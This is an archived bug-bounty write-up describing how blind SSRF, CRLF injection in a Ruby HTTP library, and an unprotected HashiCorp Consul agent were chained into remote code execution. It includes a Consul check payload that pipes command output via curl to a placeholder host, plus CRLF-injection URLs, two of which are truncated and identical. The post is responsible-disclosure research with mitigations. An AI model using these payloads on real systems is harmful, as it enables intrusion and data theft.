Pivoting from blind SSRF to RCE with HashiCorp Consul

Pivoting from blind SSRF to RCE with HashiCorp Consul - Peter Adkins, kernelpicnic.net.

- Published: date not stated
- Original: <http://www.kernelpicnic.net/2017/05/29/Pivoting-from-blind-SSRF-to-RCE-with-Hashicorp-Consul.html>
- Preserved from: http://www.kernelpicnic.net/2017/05/29/Pivoting-from-blind-SSRF-to-RCE-with-Hashicorp-Consul.html (live) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Pivoting from blind SSRF to RCE with HashiCorp Consul

Blog Logo

Peter Adkins

on 29 May 2017

read

This post details an example of chaining three relatively trivial vulnerabilities to achieve remote code execution on a Bug Bounty target. These vulnerabilities alone would have likely been of low severity, but when used together they were scored and rewarded together as a High Priority (P1) issue.

This vulnerability was originally reported to `$provider` on the 24th of April, rewarded as a valid finding on the 27th of April, and patched by the 1st of May. Not only was the communication with both the Bugcrowd ASE and `$provider` fantastic, a patch was rolled out not long after initial triage and the vulnerability confirmed resolved.

It's worth noting at this stage that the HashiCorp Consul 'misconfiguration' which was utilized by `$provider` seems to be fairly common - given that the ACLs were at their shipped default(s). This use of Consul via SSRF (Server Side Request Forgery) / RFI (Remote File Inclusion) vulnerabilities to escalate privileges or disclose information has been used during other bounty programs with a good amount of success.

Mitigating these attacks can be performed by strictly filtering user-provided URLs, keeping HTTP libraries up-to-date, ensuring that ACLs and authentication is configured in Consul and other tools that may expose similar RESTful interfaces (such as Apache Solr, ElasticSearch, etc), and, if possible, don't fetch remote resources on the client's behalf in the first place.

Bring-Your-Own SOAP!

While doing an initial walk through of one of the web applications in-scope of a bounty program run by `$provider` an interesting feature piqued my interest. This feature allowed a logged in user to provide the URL for an external web service which would be contacted in order to load some data. Looking further, the communication between the web application and the user-provided URL was in a well defined format which utilized SOAP for data exchange. This immediately put this part of the application at top of the 'things to look into' list, as accepting user-provided URLs and retrieving data on their behalf is notoriously difficult to implement in a secure manner.

Go Fish?

Given that a complete URL for an external web service was able to be provided, I first attempted to use this feature to fetch and return data from a service that shouldn't be publicly accessible - being the `instance-id` 'endpoint' in the Amazon EC2 metadata service (`http://169.254.169.254/latest/meta-data/instance-id`).

Unfortunately, it was quickly found that although the service appeared to successfully query the meta-data service, the code handling the 'fetch' was written in such a way that if the remote service returned an HTTP 200, the body of the request would be fed directly into an XML parser. As a result of this design, the web application simply raised a generic error that the remote service had returned invalid XML.

A subsequent fetch for a document that did *NOT* exist found that on HTTP 4XX errors, the response from the HTTP request would be rendered inside of the error returned to the user. However, while this is neat I couldn't see any cases where sensitive data may may be returned AND the response code would be returned in the 4XX range. After some additional testing, it was found that even when the remote service responded with valid XML, content was never returned to the user; only a basic 'success' message was ever returned.

External Entities?

Given that it didn't seem possible to return the content of a successfully fetched external resource, the next thought was to attempt to use XXE (XML External Entities) in order to fetch a document from the local machine (using a `file:///` URI) and push it to a remote endpoint using a "blind" XXE style attack.



Unfortunately, it seemed that the XML parser had been properly configured to ignore external entities. Boo.

A wild Consul appears!

At this stage, it didn't seem possible to reflect any data fetched from a remote source. In order to further validate this, I performed a quick check to see whether a number of different URIs were able to be used with the external fetch in place of HTTP. The thought was that an another protocol handler might yield a different result, potentially accidentally leaking data in the error presented to the user. As part of this testing, a number of URIs were attempted, including `file:///`, `tcp://`, `gopher://`, and a few others. Unfortunately all of these URIs appeared to be passed to a Ruby HTTP library that would simply not perform any request that didn't have an HTTP / HTTPS URL.

As one last ditch effort to return *some* sort of data, a few localhost URLs were entered to see how the HTTP library would handle non-printable data.

- The first attempt was for TCP 22 (`https://127.0.0.1:22`) which returned a `Connection reset by peer` error.
- This was a good indication that there was an SSH service listening which didn't like our request.

- The second request was for TCP 5666 (`http://127.0.0.1:5666`) which yielded a timeout.
- This indicated that there was likely no NRPE (Nagios Remote Plugin Executor) agent on the machine, or at least not accessible from `localhost` .
- The final request was for TCP 8500 (`http://127.0.0.1:8500`) which returned the same XML parsing error encountered when a valid HTTP 2XX response was encountered.
- This was a good indication that there was likely a Hashicorp Consul agent running on the machine.

So now what?

At this stage the following was known about the target:

- External documents were able be fetched from HTTP / HTTPS sources.
- Requests sent from the service were SOAP, and were submitted to the user provided URL via HTTP POST.
- XML External Entities were disabled on the XML parser.
- There was a local Hashicorp Consul agent on the machine (potentially).
- Response data was never returned to the user on HTTP 2XX, only on HTTP 4XX.
- HTTP 3XX messages were unhandled, and redirections were not followed.
- No data was returned on HTTP 2XX responses.
- The agent fetching remote URLs was written in Ruby based on the `user-agent` .

Given that I had previously encountered Hashicorp Consul agents in other bounty programs, I turned to the Consul manual to see whether there were any endpoints that may assist in escalating this vulnerability into something less lame.

Luckily, after a bit of searching I found a reference in the Consul documentation which made mention of an endpoint at `/v1/agent/check/register`; allowing for registration of a 'check command' (arbitrary shell command) via an HTTP PUT request. Although the Consul agent does allow for ACLs to be applied to these endpoints to limit use, this is **not enabled by default** so I thought it was worth a try.

In order to test this I fired up a local VM and installed the Consul agent in order to construct a valid payload and test on a default installation. After a short while, I had the following payload constructed which would execute a shell command and pipe the output to a remote server using an HTTP POST every 60 seconds:

```
{
   "id": "DarkarniumTest",
   "name": "DarkarniumTest",
   "script": "/bin/uname -a | /usr/bin/curl -k -XPOST -d @- https://some-server",
   "interval": "60s",
   "timeout": "5s"
}
```

Ignoring the fact that I was unable to specify a payload in the target web application, I also found that the Consul check registration endpoint endpoint would **NOT** respond to an HTTP POST, only an HTTP PUT.

So, PUT from a POST?

The final piece of the puzzle to solve was how to construct an HTTP PUT with a specific JSON body (the check payload above) from a script which was hardcoded to perform HTTP POST with a non user controllable payload. Thinking back to potential caveats with URL parsing, I remembered encountering issues in the past with Ruby and Python HTTP libraries not properly handling `\r\n` (Carriage-Return, Line-Feed) characters in URLs and HTTP headers. The result of this was usually that a user could inject arbitrary HTTP headers or payloads into predefined HTTP requests by tampering with the URL in the right way.

To test whether this was able to be used in this case, I constructed an URL which, if handled incorrectly by the library, should add a `Connection: Keep-Alive` HTTP header to the request and tack on a subsequent HTTP PUT operation after the 'hardcoded' HTTP POST. This initial test URL looked something like the following:

```
https://mockbin.org/bin/UUID?Test1 HTTP/1.1\r\nConnection: keep-alive\r\nHost: example.org\r\nContent-Length: 1\r\n\r\n1
```

In order to test this, I performed a regular request in the web application using a browser and then replayed the request using OWASP ZAP in order to allow for tampering with the payload after the fact.



Success! The HTTP library appeared to be incorrectly processing the `\r\n` characters in the URL HTTP GET parameters, and injecting additional HTTP requests! As a result, it was confirmed

possible to construct arbitrary HTTP requests after the initial hard-coded HTTP POST using only the URL.

PUTting it all together.

Now that I had a method to perform arbitrary HTTP requests against a given server I could finally confirm whether the TCP 8500 listener was indeed an Hashicorp Consul agent, and whether it had been ACL'd appropriately.

In order to test this, I constructed a URL which used `\r\n` characters to terminate the original HTTP POST with a `Content-Length` of `1` (with a payload of `1`) and then perform a 'follow-on' request containing an HTTP PUT request to create an 'HTTP check' inside of the Consul agent. The constructed URL looked something like the following:

```
http://127.0.0.1:8500/? HTTP/1.1\r\nConnection: keep-alive\r\nHost: example.org\r\nContent-Length: 1\r\n\r\n1\r\nPUT /v1/a
```

After submission of this payload in the URL field I had to wait for up to a minute to see whether the 'check' would fire, as the interval was configured to 60 seconds to prevent loading up the server with unnecessary HTTP requests.



A few anxious moments later, I saw a successful HTTP PUT against my testing server with a User-Agent of `Consul Health Check`, confirming that this was both a Consul agent and that ACLs weren't applied to the `check` endpoint!

In order to confirm whether I **could** use this to pop a shell on the remote system (without actually popping a shell, given that this was a bounty program not a red team exercise), I modified the request slightly; replacing the `http` check with a `script` check configured it to pipe the result of `uname -a` into an HTTP POST request using CURL. The final payload looked something like the following:

```
http://127.0.0.1:8500/? HTTP/1.1\r\nConnection: keep-alive\r\nHost: example.org\r\nContent-Length: 1\r\n\r\n1\r\nPUT /v1/a
```

Once again, I dropped this new payload into the “URL” field and submitted the payload, waiting anxiouslyt to see whether it’d execute the command and send the output back over HTTPS…

A few moments later, I heard a ping from my Nginx logs which confirmed that I had an RCE!



With that, I constructed a few more requests to remove these injected `check` commands from Consul, grabbed a beer, finished writing-up the report and submitted the bug over to the kind folks at `$provider`.

Thanks

A big thanks to the Bugcrowd ASE that helped triage this bug, and got the `$provider` folks looped in quickly. I’d also like to thank `$provider` for the great communication, quick fix and the bounty; keep it up! :)

Finally, cheers to @yrp604 for proofreading this write-up and correcting my terrible grammar. *Edit:* Cheers to @bradleyfalzon for some additional spelling fixes ;)